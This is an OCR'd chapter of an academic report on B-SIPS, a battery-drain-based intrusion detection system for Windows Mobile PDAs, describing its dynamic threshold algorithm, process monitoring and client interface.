


Figure 4-5 B-SIPS System Design

The system was developed in Microsoft C# in Visual Studio 2005 and the .NET Compact Embedded Framework [9]. The client code was ported to run within Windows CE for the Microsoft Mobile 5.0 OS. The B-SIPS suite of tools is produced for Dell Axim X51v, X51, and Hewlett-Packard iPAQ hx2795b PDAs running Mobile 5.0 as well as the Dell Axim X50v, Axim X30, and Hewlett-Packard iPAQ 4155 running Pocket PC 2003. The detection tools were employed on Cingular 8125, Verizon XV6700, Palm Treo 700w and Samsung SCH-i730 smart phones running Mobile 5.0 Phone OS. The Microsoft Device Emulator allowed for rapid prototyping for the mobile devices. This permitted programmers the ability to develop for various environments, incorporate ACPI members and function calls, quickly debug issues, and to test the functionality of the design. This capability allows for rapid application development

and testing. Many of these capabilities are recent enhancements and have not been widely explored, especially with regard to battery-sensing intrusion protection. The CIDE server code was tested in a Windows XP environment.

4.2.1 Device States

The APM defines four distinct power states for computers, which are "Ready", "Stand-by", "Suspended", and "Off" [75]. In the ready or busy state, a computer is fully powered up and ready for use. Stand-by or idle is an intermediate system-dependent state which attempts to conserve power. An idle state is entered when the CPU is idle and no device activity is known to have occurred within a specific period of time. The system will not return to busy until a controlled device is accessed or a hardware interrupt is raised. The suspended or sleep state is a computer state that defines the lowest level of power consumption available that preserves operational data and parameters [75]. In the suspended state, computation will not be performed until normal activity is resumed. Resumption of activity does not occur until signaled by an external event such as a button press or timer alarm. When in the off state, a device is powered down and inactive. Data and operational parameters may or may not be preserved in the off state. Figure 4-6, adapted from [82], depicts the device states for a Dell Axim X51 overlaid with B-SIPS detection capability.




Figure 4-6 Device State Thresholds for Dell Axim X51 with B-SIPS Detection Overlaid

4.2.2 Impacts of Detection Systems

Statistical anomaly detection methods attempt to detect attacks by characterization and analysis of audit logs. This is done to create a pattern of a system's behavior to establish a baseline profile of perceived normal system activity. Any activity outside these established system profile norms, such as threshold breaches, is considered to be an intrusion until proven otherwise through forensic analysis. Systems employing statistical anomaly detection are beneficial because they can detect novel and zero-day attacks without prior knowledge. The theoretical intrusion detection concept adapted from [83] for probabilistic recognition of false positive and false negative detection is overlaid with the DTC's impact on successful detections is shown in Figure 4-7. However ADSs' main drawback is that anomaly detection can generate numerous false positives, which wastes valuable investigation time. An SA's experience and expertise with the system determines how effective an ADS is at finding malicious events. Effectiveness can be improved by incorporating correlation of rules-based IDS reports into the system.




Figure 4-7 Theoretical Intrusion Detection with DTC Impact Overlaid

Signature-based detection methods, such as "if-then" constructs, employ signatures to characterize and identify known attacks. Aspects of packet traffic, unique data patterns, and specific audit log entries all provide valuable clues and are often employed in rules-based signature development. Signature profiles are updated regularly as attacks emerge and are identified, so SAs have to habitually maintain their system's signature base. Rules-based IDSs are a mainstay in today's network defenses, as they provide a valuable capability because they consistently detect most known attacks with relatively few false positives.

4.2.3 B-SIPS: A Hybrid Approach

B-SIPS is a hybrid of ADSs and traditional IDSs because it triggers on energy draining events that were not expected, using statistical bounds to assess an attack. It also attempts to correlate the attack with Snort's network IDS. The goal of B-SIPS is to rapidly detect battery resource consumption changes in mobile hosts, which could indicate a possible exhaustion attack and alert the user and SA of potential malicious activity such as DoS, flooding attacks, viruses, and worms. B-SIPS addresses the hybrid IDS requirements by observing host device battery activity in busy and idle states. In the suspended state, there is no way to measure activity. However, it is possible to measure the number of times a device enters the suspended state. An attacker, potentially trying to fool the system to subvert the threshold, could use this state changing situation as an attack vector [7].

Conservation of smart battery charge life is an important consideration in determining what information is captured, where the information is stored, how often and what data are transmitted, and how intrusion correlation is conducted. B-SIPS alert notification is made at the client for the user and across the network at the CIDE server for the SA in the system. Certain energy-depleting attacks such as SYN floods, BlueSYN and other blended attacks, some buffer overflows, and various DoS attacks can be profiled by their pulsing pattern or continuous high drain characteristics, while other attacks merely create temporary spikes in current usage and are much more difficult to pattern. Ultimately, B-SIPS needs to capitalize on the advantages of rules-based approaches to minimize false positives and detect known attacks. Where possible, B-SIPS should detect novel attacks like an ADS without generating false positives.

B-SIPS detects anomalous activity that exceeds the system's dynamic threshold value. The DTC algorithm iteratively considers known device processes, backlighting, and system states. Although false positives are always a possibility with any detection system, B-SIPS is less prone to false positive alerts because the DTC considers normal device resource draining activities, only triggering an alert when the threshold exceeds the device's response to abnormal activity.

4.3 Determining Host Thresholds


The initial DTC algorithm only considered instantaneous current changes related to backlighting and device state changes, and quantified the number of processes running. While this was an improvement over using static thresholds of busy and idle, it omitted other variables that could be calculated for creating a more sensitive detection system. The idea was to calculate

the change and then compare it to the previous instantaneous current value. However, it was not easily implemented because of limitations in MS Mobile CE 2003 that hampered our ability to capture "change in backlight" values. Moreover, neither CE 2003 nor Mobile 5.0 provided a means to display the active process list, so we had to solve this problem by employing several innovative DLLs and our code modifications that are discussed later in Sections 4.3.1 and 4.4.

4.3.1 DTC Algorithm Description

This research investigated the need and then developed the refined DTC algorithm as a methodology to detect intrusions based on the battery drain characteristics of handheld devices [84]. Algorithm 4-1 illustrates the DTC sequence of events.

Algorithm 4-1 Dynamic Threshold Calculation (DTC) Logic Flow



Many modern electronic devices and appliances, including PDAs and smart phones, are equipped with a Smart Battery System (SBS). The SBS is an enhanced battery pack with added internal electronics that can measure, compute, and store SBData [68]. SBData includes information about the smart battery such as the manufacturer, temperature, voltage, current, and average current. This DTC implementation uses the "Coredll.dll" in the .NET CE Framework to access the system power status structure in Table 3-2, containing the mobile device's SBData [9, 58, 71, 72].

The DTC algorithm employs the instantaneous current of the mobile device to determine the Dynamic Threshold (DT). The PDA's battery current usage can increase due to expected non-threatening activities, including battery charging status, change in the backlight setting, and starting of a new process. Thus, in order to successfully eliminate these potential false positives from the intrusion detection analysis, the algorithm has to ensure the difference in instantaneous current and DT is not due to known sources.

When the B-SIPS client program initializes, the DT is set to equal the instantaneous current plus the calibration pad, which creates a baseline of the different values that affect instantaneous current for future comparison. Every subsequent iteration of the client program calls the Dynamic_Threshold_Check() function. This function first checks to see if the instantaneous current reading is greater than the DT. If this case is true, it indicates that activity on the PDA has increased. The cause for the increase is either a process being started by the user or anomalous activity that could be an intrusion attempt. The system establishes a baseline and checks whether the PDA's charging status has changed. The ACLineStatus value derived from the smart battery provides this information. An ACLineStatus value equal to '1' is defined to mean the device's battery being charged, whereas a value of '0' means otherwise. If the PDA was in a charging state in the cradle when the ACLineStatus was read, and transitions to a discharging state out of the cradle, then current value will increase. Thus, an increase in current is likely due to the change in battery charging status. If the PDA was in a discharging state and transitions to a charging state, then there will be drop in the current values to 0 mA. Hence, when a mobile device is charging, the B-SIPS client and CIDE server cannot use this algorithm to detect anomalous activity. In either case, an update to the baseline, including the DT value, allows the system to safely reconcile that no anomalous activity occurred.

In the case where the PDA's charging status did not change and the device is in a discharging status, other parameters that could affect the instantaneous current value need to be further investigated. To do so, the DTC checks to see if the backlight setting of the device has changed in comparison to the baseline. If the comparison indicates that the backlight was turned on from a previous off setting, this can cause a threshold spike in instantaneous current. In this case, the baseline, including the DT value, is updated. If the backlight was turned off, it causes a decrease in the instantaneous current value and does not affect the intrusion detection analysis. If the backlight setting has not changed and is equal to the baseline, further investigation and checks of other parameters that can affect the instantaneous current are again needed. If the backlight has been on as compared to the saved device context, then a check to ensure the user did not increase the brightness of the backlight is required. Increasing the brightness can cause a short-term spike in the current and hence could be interpreted to be a false positive. In order to check this parameter, the registry of the mobile device is polled to determine the brightness value. If this value has increased, the change in the brightness value will cause a spike. In this case, by updating the baseline and the DT value, it is assumed that there was no anomalous activity. Decreasing the brightness setting does not cause a spike in the instantaneous current. Hence, if the brightness has been reduced compared to the baseline or it has not been changed, it is assumed that the spike in instantaneous current is due to some other parameters or cause. As the program continues, it updates the baseline and checks other parameters to find a reason for the instantaneous current increase.

If the DTC algorithm reaches this stage, it has already checked for two of the major factors that affect instantaneous current: mobile device battery charging status and the backlight setting. The only other reason for the instantaneous current to increase further is if the user starts a new process. The DTC uses "P/Invoke" library from the Microsoft CE Framework to get a snapshot of the running processes [9]. If the total number of processes running is more than the baseline, the system updates the baseline and DT value to account for the change in instantaneous current that is due to a new process started by the user. If the total number of running processes matches that of the baseline, that surge in instantaneous current is due to an increase in network traffic. The "Iphlpapidotnet.dll" is employed to obtain the current TCP connections and check for remote addresses. This is done to reduce false positive alerts related to a user starting the web browser and making common connections to port 80. If there is an active connection to a remote

host with port 80, a spike in instantaneous current is likely to be a false positive, so the program updates the baseline and DT value. If there is no active connection to a source address with port 80, then there is likely some type of anomalous activity on the device that could relate to an intrusion. At this point, an alert of suspicious activity is issued to the SA and the device user. The SA can utilize the CIDE server's analysis view to investigate the incident. The CIDE server now makes a copy of the reported DT value that was breached and raises the Intrusion Detected Flag (IDF) in the system.

Once the IDF has been raised, on every subsequent iteration the B-SIPS client tries to check whether the instantaneous current value has decreased to be less than or equal to the DT value that was breached. This step helps identify the end of an attack event. Once the attack has ended, the system can lower the IDF and repeat the above process to identify subsequent attacks. If the attack has not ended, the system continues to alert the user and transmit its reports to the CIDE. At present, we implemented a capability to display TCP connections, UDP listen ports, and discoverable Bluetooth devices in range, but this information is only available to the device user for situational awareness. Raw socket capability was not available in the Microsoft CE 2003 and Mobile 5.0 environment, so typical network logging is limited, unlike with more robust OSs. This displayed connections data could have indicated the source of suspicious activity and assisted the user in deciding on proper counter-measures to take.

4.4 B-SIPS IDE Clients as Mobile Sensors

The B-SIPS IDE client reads the variable SBData and device identifying information values and sends those readings to the CIDE server. Mobile hosts are critical to the overall detection capability, since they generate the data needed by the system to determine if an intrusion has taken place. The IDE client accomplishes this task by calling system functions that read values directly from the system's hardware. The different values include: host name, Bluetooth address, Wi-Fi MAC address, IP address, time, instantaneous current, voltage, percent battery life, battery flag, temperature, and AC line status. Many of these values support the DTC algorithm in establishing a tripwire for anomalous activity detection.

4.4.1 B-SIPS Client Basic Tab

The initial goal was to read key device values and to display that data for the user. In trying to understand what affects the DTC algorithm, the original design lacked certain factors that

were critical in detecting intrusion occurrences. Several factors were added in the IDE client to create a more robust application: the list of processes being run by the host, status of system hardware backlight, and backlight brightness level. This deployed *Basic* view shown in Figure 4-8 offers the components of B-SIPS to indicate if an intrusion has occurred. It also displays the connection status, which lets the user know the IP address and UDP listening port of the CIDE server that the B-SIPS reports are being transmitted to as shown in Figure 4-9.

Figure 4-8 Deployed Basic Client View




Figure 4-9 Connection Status in Basic Tab

Beyond displaying these values, several other capabilities comprise the IDE client. The B-SIPS client notifies the device user when an intrusion is detected on an Axim X51 in the Basic tab as shown in Figure 4-10 and displays a splash notification alert on all screens shown in Figure 4-11 and Figure 4-12, respectively.




Figure 4-10 Intrusion Detected




Figure 4-11 Alert in Basic Tab

Figure 4-12 General Splash Alert

This allows the user of the IDE client to take proper countermeasures to start an antivirus program, prevent data from being written to the device, or temporarily shutdown the network connection. This application can also serve as a diagnostic tool for troubleshooting issues involving the system's battery. Although B-SIPS capabilities are well developed, there are still opportunities for further system enhancements to provide more robust data and to refine the detection process. The first capability is the network communication connection between the IDE client and the CIDE server. The client communicates directly with the server through UDP packets by sending the necessary values retrieved by the IDE client. This allows the B-SIPS IDE client to communicate across different sub-networks, which is applicable in this implementation, using typical networks like the Virginia Tech campus network. For example, this system could be implemented with the CIDE server residing on the academic network while the IDE clients are able to roam around and through various other sub-networks within the residential area. This implemented capability was demonstrated in January 2007 [84]. These device values, sent in blocks, are read by the CIDE system. Currently, the B-SIPS client system polls the device and smart battery once per second and it is sending report data at a rate of once per ten seconds. After 60 seconds, the B-SIPS client dumps its stored reports as a refresh to save memory. This design decision is based on our study of B-SIPS client transmission impacts on device battery drain characteristics in Section 6.8.3. With today's smart battery technology, our observations indicated the smart battery at best only provides updated polling values every two seconds based on original equipment manufacturers (OEM) implementation of the smart battery specification. While our reporting may cause a minor undue increase in battery consumption, repeated trials have shown that the decrease in battery charge life is minimal.

4.4.2 B-SIPS Client Advanced Tab

The B-SIPS *Advanced* tab displays smart battery values that include: voltage, current, battery life, temperature, battery flag and AC status, which are standard smart battery calls. This information is displayed to the user and sent to the server. The values list is refreshed in one-minute intervals to conserve system memory resources. The memory capacity of many mobile devices is limited compared with notebook and desktop computer systems. B-SIPS is designed to run in the background, so conserving memory resources by reducing displayed and temporarily stored data is a necessary tradeoff for better operating efficiency. The information is still

maintained because it is offloaded to the server at regular intervals; hence there is no reason to make more than 60 seconds of diagnostic readings viewable to the device user.

In the Advanced view, the device user can "Pause" and "Start" B-SIPS as shown in Figure 4-13 and Figure 4-14, respectively. The next capability is the B-SIPS client's ability to "calibrate" itself to each mobile device that it operates on. The purpose of this calibration functionality is to compensate for each device's unique subsystems, such as the backlight, which have differing levels of drain on the system battery as shown in Figure 4-15. By reading values of the electrical current when the backlight is on, and then reading the values when the device backlight is off, the B-SIPS client is able to calculate a difference value that is used as a factor in the DTC algorithm. This plays an important role when the device switches between busy and idle states, which cause the backlight to change state. Additionally, this capability allows the user to pad the DTC value, which amounts to a tolerance level of slightly higher than DTC determined values. This allows the user the ability to be more or less accepting of quieter attacks. This is valuable for tuning B-SIPS to the device as well as limiting false positive reports. While it is not recommended to change the threshold to either extreme, for reasons of missing false negatives and causing false positives, it is an option made available to the user.




Figure 4-13 Start B-SIPS




Figure 4-14 Pause B-SIPS




Figure 4-15 Calibration

The "ResetStatus" function resets the DTC value to clear intrusion detection alerts. On the subsequent cycle, the reset values are read to update the system and screen alert messages are removed. The "Set" report time function is used to change the B-SIPS reporting rate as shown in Figure 4-16. The information is still polled once per second, and the reports are sent in bursts of

n seconds (determined by the user) to the CIDE. Also, this feature is employed as a means to conserve battery resources on the device and was added to support the device battery charge life characterization to be described in Section 6.8.3. The "Set" server IP address function allows the user to remap to another CIDE server IP address shown in Figure 4-17. In all cases, B-SIPS provides the device user a feedback screen to indicate that the change has occurred, respectively.




Figure 4-16 Set Report Time Function




Figure 4-17 Set IP Address Function

4.4.3 B-SIPS Client Processes Tab

The *Processes* view provides the second capability of the IDE client; the invoking of the process list as shown in Figure 4-18. This ability is important to the DTC algorithm because it aids in preventing false positives when opening new processes. Through the implementation of the P/Invoke library [9], the IDE client is able to determine which processes are running and to detect when a new process is started. This information is dynamically updated and then factored into the DTC algorithm, and a counter was incorporated into the Process List tab to indicate the number of running processes

The reason for adding this functionality to B-SIPS is that Windows Mobile 5.0 does not provide a ready means for users to access the list of all running processes on the device. The OS does provide access to a limited list of applications that are started by the user, but it is not the complete list of running background processes. Being aware of the number of running processes is important to the B-SIPS defense of the mobile device to identify unknown processes as shown in Figure 4-19.

Figure 4-18 Process List View With Counter




Figure 4-19 New Process Started Alert

The running processes list is determined by using the Microsoft .NET Framework's "Process" class [9]. This class allows the information of all running processes to be viewed. The pseudocode for monitoring, counting, and identifying the running processes on a device enabled with B-SIPS is shown in Algorithm 4-2.

Algorithm 4-2 Processes List Pseudocode

```
NumberOfProcesses,
NewNumberOfProcesses,
ListOfProcessNames,
SafeProcessListFromFile

1:  Get SafeProcessListFromFile
2:  Get ListOfProcessNames
3:  Get NewNumberOfProcesses
4:  If NumberOfProcesses equals NewNumberOfProcesses
5:          Then
6:                Do nothing
7:          Else
8:                Compare ListOfProcessNames to SafeProcessListFromFile
9:                    If process in  ListOfProcessNames not in SafeProcessListFromFile
10:                         Then
11:                              Alert user of unknown process
12:                         Else
13:                              Do nothing
14:  Set NumberOfProcesses equal to NewNumberOfProcesses
```

This code module has been designed in order to determine if new processes have started and to maintain a dynamic count of running processes on the device. It does this by comparing the list of previously running processes to the list of currently running processes. For instance, if a

PDA were running 18 processes and the B-SIPS client were to check every previously running process against the current list of processes it would involve comparing two string objects 324 times, which in turn involves comparing each character in "String 1" to its corresponding character in "String 2". If each string were 12 characters long, this would involve 3,888 calculations, compared to the single check to compare the integers of the "NumberOfProcesses" and "NewNumberOfProcesses". In the CE environment, with limited resources, the efficiency of this concise code does come at some cost with regard to the robustness of the code's capabilities. It cannot account for stopping and starting a process between the intervals in which the process list is acquired. However, the chances of this happening in a CE environment are unlikely.

In the CE environment, there is a tradeoff between code efficiency and more robust capabilities. This underscores the foundational concepts of mobile computing design and the austere programming environment's ideal of less is better. This is due to the minimalist design idea behind CE devices. Typically, 40-70 processes are running on a Windows XP system, while 14-20 processes are usually running on a Mobile 5.0 enabled device from our observations. In the CE environment, applications are minimized to conserve battery resources, memory, and processor usage. An underlying CE design decision allows applications to continue running in the background instead of closing because it is perceived to be more resource efficient than to terminate and restart the process. With so few active processes running, the likelihood is low that a process will start while another process is simultaneously being terminated in the same one second time interval. Windows Mobile 5.0 start-up is relatively austere compared to other operating systems, so it is feasible for the device user to know which programs they generally run and when they are starting a new process as shown in Figure 4-20.

Another aspect of the CE environment is that a process continues to run in resident memory even if the user attempts to terminate the process with the available OS tools. The design concept behind this is economy of battery resources, because shutting down and restarting a process is considered more expensive in terms of battery charge life than continuing to run in resident. This is done by design and also to speed up the device's responsiveness for the user, however, the process is not actually terminated. Consequently, the process list does not fluctuate often.

With the use of our B-SIPS process list tool, the user can terminate a process. Moreover, this capability is reasonably resilient, in that there is a low chance of a process being terminated and then another process starting in the same one-second time window. The "End Process" feature

shown in Figure 4-21 was added to allow users the ability to terminate an unknown and unwanted process, which might facilitate an intrusion or be a rogue process to the device. The next enhancement is comparing the running processes to a list of known processes on the device. This allows the user the opportunity to add new processes that should be trusted or tag and terminate unknown processes, which could be rogue processes.




Figure 4-20 Second Started Process Alert




Figure 4-21 End Process

4.4.4 Safe and Unsafe Processes

This feature is designed to protect the device by the iterative checking of running processes against the *Safe* and *Unsafe Processes* lists. These lists are loaded by the B-SIPS client application at startup. The Safe Processes list includes all processes the user has determined to be valid to operate on the device as shown in Figure 4-22. The Unsafe Processes list is a counterpart list, containing process names that are considered by the user to be illicit as shown in Figure 4-23. All running processes are compared to the list of safe and unsafe processes each time a new process is started. If the process is matched in the unsafe list, then it is terminated. If a new process is not included in the Safe Processes list, the user is alerted with a pop-up notification. The alert gives the user an option to add the process to the Safe Processes list, to terminate the process and add it to the list of unsafe processes, or to ignore the running of the process. The running processes are compared to the list of safe processes whenever the number of running processes changes on the mobile device. This procedure was implemented to increase the code's efficiency and to reduce memory overhead. Because the B-SIPS client should be running continuously, one of the application's design goals was to minimize the resources used, such as device memory, processing power, and battery resources.

Figure 4-22 Safe Processes List

Figure 4-23 Unsafe Processes List

4.4.5 Connections Tab

The last of these major capabilities is the ability of the B-SIPS IDE client to provide connection indications. In the *Connections* view, the system's functionality allows the device to display TCP connection information, UDP listening ports, and discoverable Bluetooth devices in range. The activated Bluetooth and Wi-Fi radio addresses are automatically detected and displayed in the Connections view when B-SIPS initializes. The user can select TCP, UDP and Bluetooth buttons for the system to commence searching. The Microsoft Mobile 5.0 and CE environments do not offer a raw socket capability, so there are known limitations for implementing network logging for TCP, UDP, and ICMP communications. In the future, this information could be relayed to the CIDE for intrusion correlation analysis. Presently, the local and remote addresses of TCP connections and the UDP listening ports are shown, using the B-SIPS Connections view in Figure 4-24 and Figure 4-25, respectively. The purpose of this capability is to assist the device user with potentially identifying the attack source and expedite appropriate local device countermeasures. In the future, this could also aid the SA in determining what type of attack is occurring or in detecting a zero-day attack. From usability study feedback presented in Section 7.3, a context warning shown in Figure 4-26 was built to notify the user to pause before rechecking for listening ports, since they are unlikely to change in short succession. Several features are included in the Connections view to assist the user. This view provides the user a "Refresh Table" button that will clear the display of previous connection reports. It also provides the user a "Kill Connections" button to immediately disable the Bluetooth and Wi-Fi

radio. This is a handy feature to employ if the user believes the device is being attacked and the decision is made to abruptly end the intrusion by disconnecting from the network.

